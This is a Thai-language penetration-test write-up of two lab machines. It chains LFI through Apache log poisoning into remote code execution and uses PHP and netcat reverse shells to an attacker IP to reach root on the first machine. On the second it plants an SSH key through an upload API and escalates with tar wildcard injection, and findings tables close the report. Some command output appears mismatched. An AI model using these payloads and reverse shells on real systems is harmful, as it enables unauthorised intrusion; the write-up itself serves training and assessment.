
รูปภาพที่14: ตรวจสอบ source code view-

source: <http://192.168.157.72:8593/index.php?book=../../../../../var/log/apache2/access.log>

ในการอัปเดตของโหวจาก Local File Inclusion (LFI) ไปเป็น Remote Code Execution (RCE) เราจะใช้วิธีการโจมตีที่เรียกว่าการวางยาพิษบันทึกข้อมูลหรือ Log Poisoning โดยอ้างอิงจากผลการสแกนด้วย Nmap ที่ทำให้เราทราบว่ามียกการ Apache ทำงานอยู่ที่พอร์ต 80 และเราพบว่าไฟล์บันทึกรการเข้าถึงหรือ Apache Access Log นั้นถูกเก็บไว้ที่ตำแหน่ง /var/log/apache2/access.log เมื่อเราลองใช้ช่องโหว่ LFI เปิดอ่านไฟล์บันทึกนี้เราจะพบว่าทุกครั้งที่มีการรีเฟรชเว็บไซต์บนพอร์ต 80 รายการคำขอใหม่จะถูกบันทึกลงไปในไฟล์เสมอ


ด้วยกลไกการทำงานนี้เราจึงสามารถดักจับคำขอ (Request) เพื่อเปลี่ยนพารามิเตอร์บางตัวให้กลายเป็นโค้ด PHP ที่เป็นอันตรายแล้วส่งไปยังเซิร์ฟเวอร์ได้ การตรวจสอบการเข้าถึงไฟล์ Log ดังกล่าวจึงเป็นขั้นตอนสำคัญที่ช่วยให้รายการระดับของโหว่ LFI ให้กลายเป็นการรันโค้ดจากระยะไกลหรือ RCE ได้สำเร็จ เนื่องจากไฟล์นี้จะบันทึกรายละเอียดของคำร้องขอที่ส่งไปยังเซิร์ฟเวอร์ ทำให้เรามีโอกาสฝังคำสั่งที่ต้องการลงไปในระบบได้โดยตรง

Phase3 : Log Poisoning




รูปภาพที่15: Log Poisoning - Burp Suite

ต่อมาเราจะดัดแปลงคำขอโดยใช้ BurpSuite เพื่อปรับแต่ง HTTP Request ในส่วนของ User-Agent ให้กลายเป็น PHP Payload อันตราย: <?php system(\$_GET['cmd']); ?> เมื่อส่งคำร้องขอนี้ไป เซิร์ฟเวอร์จะบันทึกโค้ดดังกล่าวลงในไฟล์ Access Log ทันที



รูปภาพที่16: <http://192.168.157.72:8593/index.php?book=../../../../../../../../var/log/apache2/access.log&cmd=id>



รูปภาพที่17: ตรวจสอบ source code

หลังจากที่เราได้ทำการฉีดเพย์โหลดเข้าไปในระบบและตรวจสอบไฟล์บันทึกแล้ว แม้เราจะไม่พบรายการสำหรับพารามิเตอร์ User-Agent ตามที่คาดหวังไว้ในตอนแรก แต่เราสามารถดำเนินการต่อได้โดยการเพิ่มพารามิเตอร์ &cmd=id เข้าไปใน URL เพื่อทดสอบการโจมตีแบบแทรกคำสั่ง (Command Injection) ให้เสร็จสมบูรณ์ เมื่อเราลองเรียกใช้งานโค้ดที่ฝังไว้ผ่านช่องโหว่ LFI พร้อมส่งพารามิเตอร์ดังกล่าวเพื่อตรวจสอบผลลัพธ์ ระบบได้ประมวลผลคำสั่งและแสดงข้อมูล uid=33(www-data) ซึ่งเป็นการยืนยันว่าเราสามารถรันคำสั่งบนเซิร์ฟเวอร์จากระยะไกล (Remote Code Execution) ได้สำเร็จเป็นที่เรียบร้อยแล้ว

Phase4 : Privilege Escalation

Encode to URL-encoded format

Simply enter your data then push the encode button.

```
php -r '$sock = fsockopen( "192.168.45.190" , 6565 );exec( "/bin/sh -i <&3 >&3 2>&3" );'
```

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).


☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


> ENCODE < Encodes your data into the area below.

```
php%20-r%20%27%20%24sock%20%3D%20fsockopen%28%2022192.168.45.190%22%20%2C%206565%20%29%3Bexec%28%20%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22%20%29%3B%27
```

รูปภาพที่18: การเตรียม Reverse Shell Payload



รูปภาพที่19: การรันคำสั่งผ่านช่องโหว่ RCE



รูปภาพที่20: nc -nlvp 6565

ดำเนินการสร้าง Reverse Shell เพื่อการควบคุมระบบที่สะดวกขึ้น โดยการสั่งรันคำสั่งผ่านตัวแปร cmd ให้เชื่อมต่อกลับมา
ยังเครื่อง Kali ของเราที่พอร์ต 6565 จนได้รับสิทธิ์การเข้าถึงเบื้องต้นในฐานะผู้ใช้ www-data

```

(root@sutatta)-[/home/sutatta]
# nc -nlvp 6565
listening on [any] 6565 ...
connect to [192.168.45.190] from (UNKNOWN) [192.168.157.72] 60476
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@solstice:/var/tmp/webserver$ ls -la
total 16
drwxr-xr-x 2 www-data www-data 4096 Jun 26 2020 .
drwxrwxrwt 9 root root 4096 May 3 12:09 ..
-rw-r--r-- 1 www-data www-data 3947 Jun 26 2020 index.html
-rw-r--r-- 1 www-data www-data 499 Jun 18 2020 index.php
www-data@solstice:/var/tmp/webserver$ cat index.php
cat index.php
<?php
session_start();
?>
<html>
<head>
<link href="https://fonts.googleapis.com/css?family=Comic+Sans" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
<div class="menu">
<a href="index.php">Main Page</a>
<a href="index.php?book=list">Book List</a>
</div>
<?php
echo "We are still setting up the library! Try later on!";
echo "<p>";
include("/var/www/html/server/" . $_GET['book']);
echo "</p>";
</body>
</html>
www-data@solstice:/var/tmp/webserver$ ps -aux | grep root
ps -aux | grep root

```

รูปภาพที่21: : nc -nlvp 6565

จากการสำรวจภายในระบบด้วยคำสั่ง ps -aux | grep root พบความผิดปกติของการตั้งค่าระบบ โดยมีโปรเซสระดับ root รันบริการ PHP CLI Server อยู่ที่พอร์ต 57 (Localhost) และดึงข้อมูลจากไดเรกทอรี /var/tmp/sv/

```

avahi 472 0.0 0.0 8156 324 ? S 08:27 0:00 avahi-daemon: chroot helper
root 482 0.0 0.1 5612 1704 tty1 S+ 08:27 0:00 /sbin/agetty -o -p --u --nuclear tty1 linux
root 484 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 485 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 486 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 487 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 488 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 489 0.0 0.2 9416 2396 ? S 08:27 0:00 /usr/sbin/cron -f
root 543 0.0 0.0 2388 692 ? Ss 08:27 0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root 544 0.0 0.0 2388 696 ? Ss 08:27 0:00 /bin/sh -c /usr/bin/python -m pyftplib -p 21 -u 15090e62f66f41b547b75973f9d516af -P 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root 552 0.0 1.4 24304 15076 ? S 08:27 0:00 /usr/bin/python -m pyftplib -p 21 -u 15090e62f66f41b547b75973f9d516af -P 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root 556 0.0 2.0 196744 20936 ? S 08:27 0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root 610 0.0 0.0 15852 7052 ? Ss 08:27 0:00 /usr/sbin/sshd -D
root 628 0.0 2.0 199492 20284 ? Ss 08:27 0:00 /usr/sbin/apache2 -k start
root 675 0.0 1.0 73924 10648 ? Ss 08:27 0:00 /usr/sbin/squid -sYC
root 1621 0.0 0.0 0 0 ? I 09:34 0:00 [kworker/u2:2-events_unbound]
root 1629 0.0 0.7 29212 7980 ? Ss 09:34 0:00 /usr/sbin/cupsd -l
root 1630 0.0 1.0 182876 10544 ? Ssl 09:34 0:00 /usr/sbin/cups-browsed
root 1918 0.0 0.0 0 0 ? I 09:50 0:00 [kworker/0:2-ata_sff]
root 1923 0.0 0.0 0 0 ? I 09:55 0:00 [kworker/0:2-ata_sff]
root 1929 0.0 0.0 0 0 ? I 10:00 0:00 [kworker/0:1-events_power_efficient]
www-data 1935 0.0 0.0 6076 824 pts/0 S+ 10:04 0:00 grep root
www-data@solstice:/var/tmp/webserver$

```

รูปภาพที่22: nc -nlvp 6565

```

www-data 1946 0.0 0.0 6076 888 pts/0 S+ 12:37 0:00 grep root
www-data@solstice:/var/tmp/webserver$ cd /var/tmp/sv/
cd /var/tmp/sv/
www-data@solstice:/var/tmp/sv$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Jun 26 2020 .
drwxrwxrwt 9 root root 4096 May 3 12:09 ..
-rwxrwxrwx 1 root root 36 Jun 19 2020 index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>

```

รูปภาพที่23: nc -nlvp 6565

```

www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 192.168.45.190 4567 -e /bin/bash'); ?>" > index.php
www-data@solstice:/var/tmp/sv$ cat index.php
<?php system('nc 192.168.45.190 4567 -e /bin/bash'); ?>
www-data@solstice:/var/tmp/sv$ curl http://127.0.0.1:57/index.php
curl http://127.0.0.1:57/index.php

```

รูปภาพที่24: nc -nlvp 6565

เมื่อเราตรวจสอบไดเรกทอรีดังกล่าว พบไฟล์ index.php ที่มีการตั้งค่าสิทธิ์แบบ World-writable (rwxrwxrwx) ซึ่งหมายความว่าผู้ใช้ทั่วไปรวมถึง www-data สามารถแก้ไขไฟล์ที่โปรเซสระดับ root เรียกใช้งานได้

Phase5 : Flags

```

(root@sutatta) - [/home/sutatta]
# nc -lnvp 4567
listening on [any] 4567 ...
connect to [192.168.45.190] from (UNKNOWN) [192.168.157.72] 38892
whoami
root
ls -la
total 12
drwxrwxrwx 2 root root 4096 Jun 26 2020 .
drwxrwxrwt 9 root root 4096 May 3 12:39 ..
-rwxrwxrwx 1 root root 57 May 3 12:50 index.php
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
ftp
proof.txt
root.txt
cat proof.txt
9ed0a24561df079a9ff40f26f1095906
cat root.txt
Your flag is in another file...

```

รูปภาพที่25: flag 1 : 9ed0a24561df079a9ff40f26f1095906

เราทำการแก้ไขไฟล์ index.php โดยการเขียนทับด้วย Payload สำหรับสร้าง Reverse Shell ของ Root และใช้คำสั่ง curl เพื่อเรียกใช้งานบริการที่พอร์ต 57 ภายในเครื่อง

```

Your flag is in another file ...
cd /home
ls
miguel.txt 3 root root 4096 Jun 25 2020 .
cd miguel
ls
user.txt
cat user.txt
Your flag is in another file ...
ls -la
total 32
drwxr-xr-x 4 miguel miguel 4096 Aug 7 2020 .
drwxr-xr-x 3 root root 4096 Jun 13 2020 ..
lrwxrwxrwx 1 root root 9 Jun 26 2020 .bash_history -> /dev/null
-rw-r--r-- 1 miguel miguel 220 Jun 13 2020 .bash_logout
-rw-r--r-- 1 miguel miguel 3526 Jun 13 2020 .bashrc
drwx----- 3 miguel miguel 4096 Aug 7 2020 .gnupg
drwxr-xr-x 3 miguel miguel 4096 Jun 13 2020 .local
-rw-r--r-- 1 miguel miguel 807 Jun 13 2020 .profile
-rw----- 1 miguel miguel 32 Aug 13 2020 user.txt
cd /dev/null
ls
user.txt
cat user.txt
Your flag is in another file ...
find / -type f -name "*.txt"
/etc/X11/rgb.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/var/lib/exim4/berkeleydbvers.txt
/var/www/local.txt
/home/miguel/user.txt
/root/root.txt
/root/proof.txt

```

รูปภาพที่23: nc -nlvp 4567

ผลจากการเรียกใช้งานพอร์ต 57 ทำให้ระบบรันโค้ดที่ถูกแก้ไขภายใต้สิทธิ์สูงสุด ผู้ทดสอบได้รับ Shell เชื่อมต่อกลับมายังพอร์ต 4567 และเมื่อตรวจสอบด้วยคำสั่ง id พบว่าได้รับสิทธิ์เป็น root โดยสมบูรณ์

```

/usr/local/lib/python2.7/dist-packages/pyftplib-1.5.6.dist-info/top_level.txt
cd /var/www
ls
html
local.txt
cat local.txt
81967c82ba9ce2c1a6b95546ce833c21

```

รูปภาพที่24: flag 2 : 81967c82ba9ce2c1a6b95546ce833c21

ผลการทำ Security Assessment: Target 2: Amaterasu


Vulnerability ID:	001
Vulnerability:	ช่องโหว่การตั้งค่าผิดพลาด (Misconfiguration)
Pathที่ได้รับผลกระทบ	พอร์ต 21
ผลกระทบ:	อนุญาตให้ล็อกอินแบบ Anonymous ได้
ข้อเสนอแนะในการแก้ไข:	Disable Anonymous Authentication: ปิดการอนุญาตการเข้าสู่ระบบแบบไม่ระบุตัวตนในไฟล์คอนฟิกของ FTP Server

Vulnerability ID:	002
Vulnerability:	การวางยาพิษบันทึกข้อมูลหรือ Log Poisoning
Pathที่ได้รับผลกระทบ	พอร์ต 33414, Endpoint /file-upload
ผลกระทบ:	มีการตรวจสอบเพียงนามสกุลไฟล์ ผู้ทดสอบนำ SSH Public Key อัปโหลดเข้าสู่ระบบได้สำเร็จ และสามารถเชื่อมต่อผ่านบริการ SSH (พอร์ต 25022) เพื่อเข้าควบคุมระบบในสิทธิ์ของผู้ใช้ "alfredo" โดยไม่ต้องใช้รหัสผ่าน
ข้อเสนอแนะในการแก้ไข:	File Type Validation: ตรวจสอบเนื้อหาไฟล์ (Magic Bytes) ไม่ใช่แค่นามสกุลไฟล์ และป้องกันการโจมตีแบบข้ามไดเรกทอรี (Directory Traversal)

Vulnerability ID:	003
Vulnerability:	ช่องโหว่จากการใช้คำสั่ง tar ร่วมกับอักขระ Wildcard (*)
Pathที่ได้รับผลกระทบ	/usr/local/bin/backup-flask.sh
ผลกระทบ:	สคริปต์อันตรายได้ทำการคัดลอกโปรแกรม /bin/bash และเปิดใช้งาน SUID Bit ... ผู้ทดสอบเรียกใช้งานไฟล์ดังกล่าวด้วยพารามิเตอร์ -p และสามารถยกระดับสิทธิ์เป็นผู้ดูแลระบบ (root) ได้อย่างสมบูรณ์
ข้อเสนอแนะในการแก้ไข:	Improper Neutralization of Special Elements: เลิกการใช้ Wildcard (*) และใช้อ้างอิงชื่อไฟล์ตรงๆ หรือใส่ -- เพื่อป้องกันจุดสิ้นสุดพารามิเตอร์ของคำสั่ง

Proof of concept


Phase 1 : Reconnaissance & Vulnerability Assessment



รูปที่1 : namp หาพอร์ต และ REST API

จากการสแกนด้วย Nmap พบพอร์ตที่เปิดใช้งาน ได้แก่

- 21 (FTP), 22 (SSH), 111 (rpcbind), 139 (netbios-ssn), 443 (https), 445 (microsoft-ds), 2049 (nfs), 10000 (snet-sensor-mgmt),
- 25022 (unknown), 33414 (unknown), และ 40080 (unknown)



รูปที่ 2 : หา version ของ ftp

พบเป็นเวอร์ชัน vsftpd 3.0.3

[illegible]

รูปที่5 : หาข้อมูลจาก Path Help

จากการสำรวจพบ Endpoint ดังนี้:

- /info: สำหรับดูข้อมูลทั่วไป (GET)
- /help: สำหรับดู Path ทั้งหมดที่มี (GET)
- /file-list: สำหรับดูรายการไฟล์ในระบบ (GET)
- /file-upload: สำหรับอัปโหลดไฟล์ (POST)

Phase 2 : Initial Access

[illegible]

รูปที่ 6 : SSH Key

สร้างไฟล์ id_rsa ขึ้นมาเพื่อใช้ในการเข้าถึง แต่พบข้อจำกัดเรื่องนามสกุลไฟล์ จึงใช้วิธีคัดลอกไฟล์ id_rsa.pub เป็น id_rsa.pub.txt เพื่อหลบเลี่ยงการตรวจสอบและอัปโหลดเข้าสู่ระบบได้สำเร็จ

```

root@workspaces/codospaces-blank:~$ ssh -i id_rsa alfredo@192.168.125.249 -p 25022
alfredo@192.168.125.249's password:
root@workspaces/codospaces-blank:~$ curl "http://192.168.125.249:33414/file-list?dir=/home/alfredo/.ssh/"
["id_rsa","id_rsa.pub"]
root@workspaces/codospaces-blank:~$ cp id_rsa.pub.txt authorized_keys.txt
root@workspaces/codospaces-blank:~$ curl -X POST http://192.168.125.249:33414/file-upload \
  -F "file=authorized_keys.txt" \
  -F "filename=authorized_keys" \
  -F "path=/home/alfredo/.ssh/"
{"message":"file successfully uploaded"}
root@workspaces/codospaces-blank:~$ curl "http://192.168.125.249:33414/file-list?dir=/home/alfredo/.ssh/"
["id_rsa","id_rsa.pub"]
root@workspaces/codospaces-blank:~$ curl -X POST http://192.168.125.249:33414/file-upload \
  -F "file=id_rsa.pub.txt" \
  -F "filename=id_rsa.pub" \
  -F "path=/home/alfredo/.ssh/authorized_keys"
{"message":"file successfully uploaded"}
root@workspaces/codospaces-blank:~$ curl "http://192.168.125.249:33414/file-list?dir=/home/alfredo/.ssh/"
["id_rsa","id_rsa.pub","authorized_keys"]
root@workspaces/codospaces-blank:~$ ssh -i id_rsa alfredo@192.168.125.249 -p 25022
Last login: Tue May  8 01:21:25 2024
alfredo@fedora ~$ whoami
alfredo
alfredo@fedora ~$

```

รูปที่ 7 : Access

ทำการอัปโหลดไฟล์ authorized_keys.txt (ซึ่งสร้างจากเนื้อหาของ id_rsa.pub.txt) ไปยังตำแหน่งที่ถูกต้อง เพื่อให้สามารถเข้าถึงระบบผ่าน SSH ได้โดยไม่ต้องใช้รหัสผ่าน

Phase 3 : Privilege Escalation - Boot to Root

```

root@workspaces/codospaces-blank:~$ ssh -i id_rsa alfredo@192.168.125.249 -p 25022
Last login: Sun May  5 02:57:55 2024 from 192.168.45.238
alfredo@fedora ~$ cat /etc/crontab
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR Jan,feb,may,jun...
# | | | | .----- day of week (0 - 6) (Sunday or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

*/1 * * * * root /usr/local/bin/backup-flask.sh
alfredo@fedora ~$ cat /usr/local/bin/backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar -czf /tmp/flask.tar.gz *

alfredo@fedora ~$ cd /home/alfredo/restapi
alfredo@fedora restapi$ echo "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash" > exploit.sh
alfredo@fedora restapi$ touch -- --checkpoint=1
alfredo@fedora restapi$ touch -- --checkpoint-action=exec=sh exploit.sh
alfredo@fedora restapi$ ls -l /tmp/rootbash
-rwxr-xr-x 1 root root 1000000 May  5 02:58 exploit.sh
alfredo@fedora restapi$ /tmp/rootbash -p
alfredo@fedora restapi$ echo "cp /bin/bash /home/alfredo/rootbash; chmod +s /home/alfredo/rootbash" > /home/alfredo/restapi/exploit.sh
alfredo@fedora restapi$ ls -l /home/alfredo/rootbash
-rwxr-xr-x 1 root root 1000000 May  5 03:00 exploit.sh
alfredo@fedora restapi$ /home/alfredo/rootbash -p
rootbash-5.18 #cat /root/.root.txt
413284b8928b1e53a12e20db40240c19
rootbash-5.18 #

```

รูปที่ 8 : Exploit

ตรวจพบ Cron Job ที่ทำงานด้วยสิทธิ์ root ทุกๆ 1 นาที และใช้งานคำสั่ง tar ในไดเรกทอรีที่มีช่องโหว่ จึงใช้เทคนิค Tar Wildcard Injection โดยสร้างไฟล์ชื่อ --checkpoint=1 และ --checkpoint-action=exec=sh exploit.sh เพื่อรันคำสั่งยกระดับสิทธิ์ เนื่องจากข้อจำกัดของไดเรกทอรี /tmp จึงทำการรันใน /home/alfredo แทน

